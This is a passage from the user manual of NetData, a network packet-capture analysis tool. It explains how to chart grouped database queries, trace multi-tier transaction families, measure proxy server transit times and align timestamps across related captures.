
To plot all the group and sub-group transactions, remember to check the box that loads transactions of higher-level classes as well as individual round-trips, before loading the components of a group or family.

The above timing chart shows one Multi-Query 6 group of three Query 6 groups, each starting with the same type of Select command and ending with five Fetch Continuation 2 commands to fetch up to 10 rows in a dataset. In this example the chart reveals that the Query 6 groups are separated by a pair of different queries. The waterfall chart of the Multi-Query 6 group indicates that the application looped three times through a cycle of three different queries.





If only the individual round-trips are wanted on a chart, uncheck a box in the chart's format-control window to hide the group transactions:



The application programmer may be able to coalesce all 24 database trips into a single trip. The Fetch Continuation trips could be eliminated by fetching 10 rows with the Select command; it may be possible to combine all three different queries into a single query by joining tables; and the three cycles could be reduced to a single cycle by listing the different search targets in SQL 'In' clauses.


A search for backend user transactions is often the most reliable way to find the cause of the worst performance problems. NetData has encountered queries that began before a capture started and generated a large number of Fetch commands throughout the capture period. Such query groups can't be characterised during the initial analysis phase, but after a search for backend user transactions they can be plotted prominently on a performance or timing chart.

Transaction families can be found in two distinct ways: one is to start with a parent front-end transaction and find a burst of backend child transactions that fit within the parent's time span; the other is to start with a long burst of backend transactions, and search for a front-end transaction that encompasses the backend activity.

7.10 Tracing Transaction Families from the Backend


Most long-running transactions, whether front- or backend, usually stand out on the performance chart and the markers of related transactions may appear together, but that is not the case if a user transaction generates many backend transactions. However, user-generated activity in the backend can often be recognised as bursts of round-trips in one or a small number of connections, particularly when a user transaction requires hundreds or thousands of database queries. A NetData tool will find all significant bursts of backend transactions and characterise them as transactions of the *user* class. The next step when investigating a large burst of activity is to find the chain of front-end transactions that may have generated that activity.

When right-clicking on a selected transaction marker on the performance chart, or a transaction bar on the timing chart, a new NetData function offers to find its related parent transaction, that is, a transaction in another tier which just encompasses the time span of the selected transaction. If a likely parent is found, NetData will load the record of that transaction and plot it on the charts for comparison with the selected (child) transaction. When a parent record is loaded NetData also loads records of other transactions on the same connections as the parent and child transactions, to facilitate the charting of a complete transaction family. Furthermore, after finding a likely parent, NetData offers to find *its* parent in another tier, to characterise a family with any number of generations.




This timing chart identifies a 168-second burst of 39 database transactions characterised as a backend user transaction, and the context menu offers to load records of its chain of parent transactions.

After NetData found a likely parent transaction for the backend burst, the default options were accepted. It searched for the complete chain of parents and loaded a new set of records to create the following chart.



The transaction bars on the four connection bands, reading from the bottom, describe a web transaction between the user's browser and an F5 load balancer; the same transaction between the F5 and a web server; a stack of concurrent transactions between the web server and a Siebel server; and the burst of 39 database round-trips. Virtually all the time of the first long-running Siebel transaction was spent in a single database query, and other Siebel transactions from the same user were blocked, waiting for the first transaction to finish. The shorter front-end web transactions show that the user aborted the web transaction by causing the browser to issue a Reset packet after waiting only 49 seconds.


Having identified the user's workstation and its IP address, NetData was asked to load all the transactions of the user during the same period, yielding the following chart of activity in three tiers. It shows that the user launched 7 Siebel transactions, in 7 different HTTPS connections, and aborted each one before the first transaction had completed its backend work.




7.11 Plotting Proxy Server Transit Times

When web proxy servers relay HTTP requests to an origin server they usually retain the URL from the client's request. NetData's tool for finding multi-tier transaction families can now relate front-end and backend transactions by matching the signatures (such as URLs) in their descriptions. Furthermore, when creating a transaction family it calculates the difference between the parent's apparent processing time and the sum of the children's overall transaction times. The result is a more accurate estimate of the parent's true processing time and other delays attributed to the front-end server. For an HTTP transaction relayed by a proxy server the result is a measure of the proxy server's transit time.

The transit time is stored in the parent transaction's record, in place of the transaction's 'think' or client preparation time. Transit times can be plotted on the performance chart and in a frequency-distribution chart, either by requesting a plot of 'client-time markers' in addition to the response-time markers, or in place of response-time markers by selecting 'trip transit time', the last option in the menu for response markers in the format-control window.




Child transactions also record a pseudo transit time which is the delay between the arrival of the parent's request and the start of the child's request. A chart with the transit times of both parents and children provides an indication as to whether most of the proxy delay occurs in handling request messages or response messages.




This chart plots front- and backend response times from traffic recorded by a proxy server. While most of the response times were virtually zero there were many backend response times ranging up to two seconds, but because most of their blue markers were accompanied by nearby red markers their proxy transit times were virtually zero. Above two seconds there were many proxy response times whose red markers form a 'wavy' band ranging up to 3.5 seconds. A wavy band indicates the existence of a sustained queue behind some resource, and because the red markers

are not accompanied by nearby blue markers the saturated resource is likely to be in the proxy server.



When proxy transit times are overlaid on the chart their coincidence with the large response times confirms that virtually all the queuing time occurred in the proxy server.




The distribution chart indicates that 40% of transactions had queued abnormally in the proxy server, and a review of the table of delayed transactions identified the overloaded proxy module.

8 Related Captures

8.1 Multi-Segment Analysis with Related Captures (2016)


A project with one or more sequences of related captures in addition to its main sequence of capture files is able to plot transaction bars and packet markers from various captures, side-by-side on a timing chart. Furthermore, to compensate for different settings of sniffer clocks, an option in the Tools menu will find matching packets in pairs of captures, correlate their respective timestamps, and adjust the timestamps in the database files of one of the captures.

When timestamps are adjusted in the database, NetData also calculates and records in the database the transit times of all the matched packets. Packets that appear in only one of the related captures are flagged as either ‘lost in transit’ or ‘injected in network’. When their markers are plotted on a packet-timing chart, the markers of lost packets are enclosed in a red square, and the markers of injected packets are enclosed in a green square. A data-flow chart overlaid with markers of transit times reveals evidence of network congestion.




8.2 Multi-Segment Analysis with Data Sequence Translation

NetData can compare any number of related captures – whether individual files or sequences of capture files – that are listed in a table displayed by a button below the name of the first capture file:




Index	Clock Factor	Cap AddSecs	Chrt AddSecs	Capture Name	Folder
2	1.0		0	Switch2506.pcapng	F:\Demos\SvrSwitchPC\
3	1.000048127	3.27131	0	PC2506.pcapng	F:\Demos\SvrSwitchPC\

In this example there were three related captures, taken from a server, a switch close to the client, and a PC client. The table allows time stamps to be adjusted by both a clock-speed factor and a setting offset during analysis, and times can also be adjusted after analysis, when records are loaded from the database for charting. The corresponding controls for the main capture sequence (Index 1) are found on the Clocks page of controls:



As it can for imported transactions, NetData can also adjust the times of related captures while their objects are displayed on a chart. A button in the bottom-left corner of the timing chart's format-control window displays a table of all the related captures:




Clock adjustments can be entered directly in the table and must be terminated with the Enter key. The adjustments are applied by the Apply button above the table.

Again, as for imported transactions, NetData also provides a simple means of adjusting the times of a related capture, measuring and applying an appropriate time interval in a single operation.

Hold the Ctrl key down when starting to drag a grey rectangle with the mouse to measure a time interval. A related capture is selected by the mouse pointer when the dragging starts. The chart is re-plotted with the current time shift when the cursor pauses. When the mouse button is released NetData will offer to adjust the times of the selected capture. The Back and Fwd buttons above the capture table will undo and redo time adjustments.

